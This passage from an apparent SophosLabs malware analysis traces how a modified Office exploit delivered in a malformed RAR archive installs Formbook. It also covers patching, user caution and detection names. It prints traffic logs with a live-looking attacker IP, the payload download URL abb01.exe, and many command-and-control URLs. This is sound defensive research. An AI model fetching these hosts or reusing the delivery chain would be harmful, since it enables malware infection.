The Javascript that runs on the Profile.html page creates a series of network requests that was somewhat bizarre. The practical effect of the Javascript deobfuscating itself as it runs causes a noticeable delay in the execution of the script, taking from five to eight seconds to complete the infection process and generating distinctive network traffic in the process.

Full request URI	Request Method
http://104.244.78.177/	OPTIONS
http://104.244.78.177/Profile.html	HEAD
http://104.244.78.177/	OPTIONS
http://104.244.78.177/	PROPFIND
http://104.244.78.177/	PROPFIND
http://104.244.78.177/Profile.html	GET
http://104.244.78.177/Profile.html	HEAD
http://104.244.78.177/Profile.html	HEAD
http://104.244.78.177/Profile.html	HEAD
http://104.244.78.177/	PROPFIND
http://104.244.78.177/	PROPFIND
http://104.244.78.177/Profile.html	GET
http://104.244.78.177/Profile.html	HEAD
http://104.244.78.177/Profile.html	HEAD

SOPHOSlabs

The script running on Profile.html triggers the computer to make multiple requests to the page using different HTTP request "verbs" – not only the typical GET request, but also HEAD, OPTIONS, and PROPFIND. It's this last HTTP request type that's of interest not only because it's unusual, but because the purpose of that request type is for XML documents to request web-based resources – exactly what the exploit does.

At the end of this process, the script triggers Word to run the Windows Script Host, pointing it at the .rar file. The script invokes PowerShell, which (eventually) downloads the Formbook payload. Noticeably, while the other HTTP requests in this process all have User-Agent strings, the final request that delivers the malware executable does not. Notably, the User-Agents that do get used during these requests make no sense: Some of the requests pretend to be from an Internet Explorer 7 browser running on a version of Windows 8 that's five years past its *best by* date, and others appear to use the User-Agent string of *Microsoft Office Existence Discovery* (which, we are reasonably certain, is not a service for existentialist philosophers such as Jean-Paul Sartre or Albert Camus).

2021-10-25 23:54:17.407139	http://104.244.78.177/Profile.html	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:17.564309	http://104.244.78.177/Profile.html	HEAD	104.244.78.177	Microsoft Office Existence Discovery
2021-10-25 23:54:17.721896	http://104.244.78.177/Profile.html	HEAD	104.244.78.177	Microsoft Office Existence Discovery
2021-10-25 23:54:18.238275	http://104.244.78.177/style/css/manual.css	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:18.251853	http://104.244.78.177/images/left.gif	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:18.251930	http://104.244.78.177/images/feather.png	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:18.252231	http://104.244.78.177/style/scripts/prettify.min.js	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:18.253068	http://104.244.78.177/images/up.gif	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:18.253080	http://104.244.78.177/style/css/prettify.css	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:18.253284	http://104.244.78.177/images/down.gif	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:18.253437	http://104.244.78.177/style/css/manual-print.css	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:18.724823	http://104.244.78.177/style/css/manual-loose-100pc.css	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:23.629228	http://104.244.78.177/abb01.exe	GET	104.244.78.177	

As for the malware payload itself, Formbook is an extremely noisy customer. The malware communicated with more than 50 servers over the course of about 18 hours, generating a huge number of web requests that were also distinctive in that the bot connected to a URL with the string /zxsc/ in the URI path on each server, and without a User-Agent in the request header. It made many HTTP connections per minute following this pattern, which would be extremely obvious to anyone monitoring the network for unusually high volumes of anomalous activity. But many don't.

Date	Full request URI	Request Method
2021-10-26 01:32:36.746043	http://www.trippresso.com/xzes/?cXr=WfMJVDEmggIo6foZeQyDk4tyIn6E47UCFc1QLII8YuGRQt4GfybOMF8pf25Y6IO0f…	GET
2021-10-26 01:32:41.878664	http://www.thebrandstudiointernational.com/xzes/?cXr=hHkh8CDHa3TgZBUzjaxkrlzKrETBoK7eA41q+CP6m5nHXq5s…	GET
2021-10-26 01:32:42.222267	http://www.extrobility.com/xzes/?sToHs=pd/4jJ6oV3oDU/X6FXUgj0FHbCU6+qKjd6PN14Fy+lukQDkzskk+1exARuiQ5g…	GET
2021-10-26 01:32:50.534532	http://www.punkidz.com/xzes/?cR-h=1bbLr4&cXr=rzqcJviX9yO0T0XbKIC8xd++pVURv744ENDtGQFzL+njc3DZnbn0CaUm…	GET
2021-10-26 01:32:54.566903	http://www.sandyanmax.com/xzes/?sToHs=g07oFN0IDn4TxC1TGfPV7vxGLlt4+StsjbjZNKm3+mx7d5X2KK7ze0Q/vxMF6K4…	GET
2021-10-26 01:33:01.946974	http://www.venkataramanagraphics.com/xzes/?sToHs=zQCXJP8A+3sYqk2SEVz9GWvVffBXhlgfEpXjhZxjdhtdUgNNOnD+…	GET
2021-10-26 01:33:06.082246	http://www.dashmints.com/xzes/?cXr=WU+vhYw+bVGVxYeH+2xW//+lNZAAC3fdNAegkVL/XrZWwqYS68HftUHE2w/FdKd8ZK…	GET
2021-10-26 01:33:09.531809	http://www.overway.store/xzes/?sToHs=NeIJDzsdMk5FXpI305WwuAqYTUkdDte6huV8TlQE4m7SWukgY84q0oAbIZVsUe/r…	GET
2021-10-26 01:33:15.164589	http://www.captekbrasil.com/xzes/?cR-h=1bbLr4&cXr=nm3KboRwqrHfjLr0tgWiiAhLuySCjSAIrKXgQMGMcrQSg84tDl8…	GET
2021-10-26 01:33:22.058133	http://www.joannhydeyoga.com/xzes/?sToHs=M74vbXdRzC6wBfb/8YoAkrjESC9Z5XZA/+6NQkVKYg1k+JYlXMMuAZgWPjhG…	GET
2021-10-26 01:33:27.316595	http://www.venkataramanagraphics.com/xzes/?cXr=zQCXJP8A+3sYqk2SEVz9GWvVffBXhlgfEpXjhZxjdhtdUgNNOnD+sv…	GET
2021-10-26 01:33:34.798790	http://www.xn--maraaestudio-dhb.com/xzes/?cR-h=1bbLr4&cXr=b9GuDKXod8GWkGE46OAcxhHznSMR78ibT1Z1Odn1gxv…	GET
2021-10-26 01:33:41.627857	http://www.bookbqconspicuous.com/xzes/?sToHs=IaX5hNUhlyuYMSxYMODGy0MR3ZLhIZUFYGj/YCqAhLJmM6zOyi2hjsZd…	GET
2021-10-26 01:33:46.908295	http://www.dashmints.com/xzes/?cXr=WU+vhYw+bVGVxYeH+2xW//+lNZAAC3fdNAegkVL/XrZWwqYS68HftUHE2w/FdKd8ZK…	GET
2021-10-26 01:33:52.021286	http://www.alignatura.com/xzes/?VJBLaD=-Z-Xm&sToHs=oBWmTVxDu1IN6UabbtP9z56mg7t5r49F2icugGLKbYZwAouvKi…	GET
2021-10-26 01:33:54.225102	http://www.spydasec.com/xzes/?cR-h=1bbLr4&cXr=QM2gcsF1COdRfX0JtwRoid14K0bBGVLP6uopJc/CkZr/jrtGn1ce/LC…	GET
2021-10-26 01:34:04.334075	http://www.fragrant-nest.com/xzes/?VJBLaD=-Z-Xm&sToHs=mSZyZS6jL5qviIa4Ms4O4RyHIUuuliUDpWvdiz8hc3wWqiX…	GET
2021-10-26 01:34:14.849765	http://www.thebrandstudiointernational.com/xzes/?sToHs=hHkh8CDHa3TgZBUzjaxkrlzKrETBoK7eA41q+CP6m5nHXq…	GET
2021-10-26 01:34:20.380448	http://www.dashmints.com/xzes/?VJBLaD=-Z-Xm&sToHs=WU+vhYw+bVGVxYeH+2xW//+lNZAAC3fdNAegkVL/XrZWwqYS68H…	GET
2021-10-26 01:34:27.412658	http://www.sxjcfw.com/xzes/?sToHs=REyTgekIjfCLZcldQDy7lSniBkRCVzjiUbB6diPan7A5TZUUQEcWuXkrzbBTeCLD2Ih…	GET
2021-10-26 01:34:32.927063	http://www.bestplacementconsultancy.com/xzes/?VJBLaD=-Z-Xm&sToHs=LjnthlScyx91K+jDKJ9NP1/gRJUgaULyYZNK…	GET
2021-10-26 01:34:38.161892	http://www.maihengkeji.online/xzes/?sToHs=hHy364eehxSSFrmGbjaVDV9uBk2C5BlM0jPoZ+kuaLpJqxjr5Xd5w01DUOe…	GET
2021-10-26 01:34:47.988739	http://www.dashmints.com/xzes/?mN60=Vd8pt65PiH&sToHs=WU+vhYw+bVGVxYeH+2xW//+lNZAAC3fdNAegkVL/XrZWwqYS…	GET
2021-10-26 01:34:51.630528	http://www.punkidz.com/xzes/?cXr=rzqcJviX9yO0T0XbKIC8xd++pVURv744ENDtGQFzL+njc3DZnbn0CaUm33TKbpo0FF1r…	GET
2021-10-26 01:34:55.219662	http://www.7looks-mocha-totalbeauty.com/xzes/?sToHs=N6kvuAXM0ieUFgmb/3Dxm1bATb9xJ8kGsA5u917i7+1ANyAuA…	GET
2021-10-26 01:35:02.706982	http://www.venkataramanagraphics.com/xzes/?mN60=Vd8pt65PiH&sToHs=zQCXJP8A+3sYqk2SEVz9GWvVffBXhlgf…	


Formbook is a very noisy malware over the network, making many requests per minute

Patching quickly when exploits strike

Unusually, this modified exploit disappeared after only a day in use. Perhaps the threat actors didn't achieve the result they wanted, or maybe they just found something better or easier.

One thing that we noticed in the course of this investigation is that WinRAR's ability to function with these modified rar archive files was limited to recent editions of the program. When we originally tested this on a testbed machine, the version of WinRAR installed on it (3.61) could not open the archive, throwing an error that indicated it was (correctly) not in its proper form.

When we installed the newest available build of WinRAR (6.10 beta 3), it was able to successfully open and extract the maldoc from the archive file.



So, unexpectedly, in this case, users of the much older, outdated version of WinRAR would have been better protected than users of the latest release.

While that's clearly unusual behavior, we wouldn't recommend that you downgrade to an unsupported version of an archiver utility just because it broke this edge-case attack. Our conventional advice still applies here: When Microsoft publishes warnings about exploits being used "in the wild," this is what they mean. Someone, or some group of people, were already using this exploit in a spam campaign as soon as they discovered the technique and could turn it into an operational campaign.

But patching alone cannot prevent all vulnerabilities, in every case. Enabling all the restrictions that would prevent a user from accidentally triggering a maldoc helps somewhat, but people can (and frequently are) fooled into clicking that "Enable content" button. Learning that doing this is, generally, a bad idea isn't hard, but it needs to be reinforced, even though in this case, it might not matter. Training yourself to be reflexively suspicious of emailed documents, especially when they arrive in unusual or unfamiliar compressed file formats from people or companies you don't know, sounds like a simple thing but it takes practice to recognize when something's amiss. Learn to trust your instincts and check with the sender (or a knowlegeable person in the IT team) if you run into something like this – preferably *before* opening it.

Detection guidance

Sophos endpoint products will detect the weaponized document files that contain the CABless -40444 exploit as **Troj/DocDL-AEOL**; Sophos endpoint products generically detect Formbook malware based on longstanding static analysis rules. We've published indicators relating to samples investigated in this report on the SophosLabs Github page.

Andrew Brandt

SophosLabs Principal Researcher Andrew Brandt blends a 20-year journalism background with deep, retrospective analysis of malware infections, ransomware, and cyberattacks as the editor of SophosLabs Uncut. His work with the Labs team helps Sophos protect its global customers, and alerts the world about notable criminal behavior and activity, whether it's normal or novel. Follow him at @threatresearch on Twitter for up-to-the-minute news about all things malicious.

Stephen Ormandy

Stephen graduated from Royal Holloway, University of London with a Distinction in MSc Information Security. Having completed a graduate programme with BT, Stephen joined Sophos as a Threat Researcher. With a passion for malware analysis, Stephen works within the Sophos Labs Behavioural team to identify threats and protect Sophos' customers.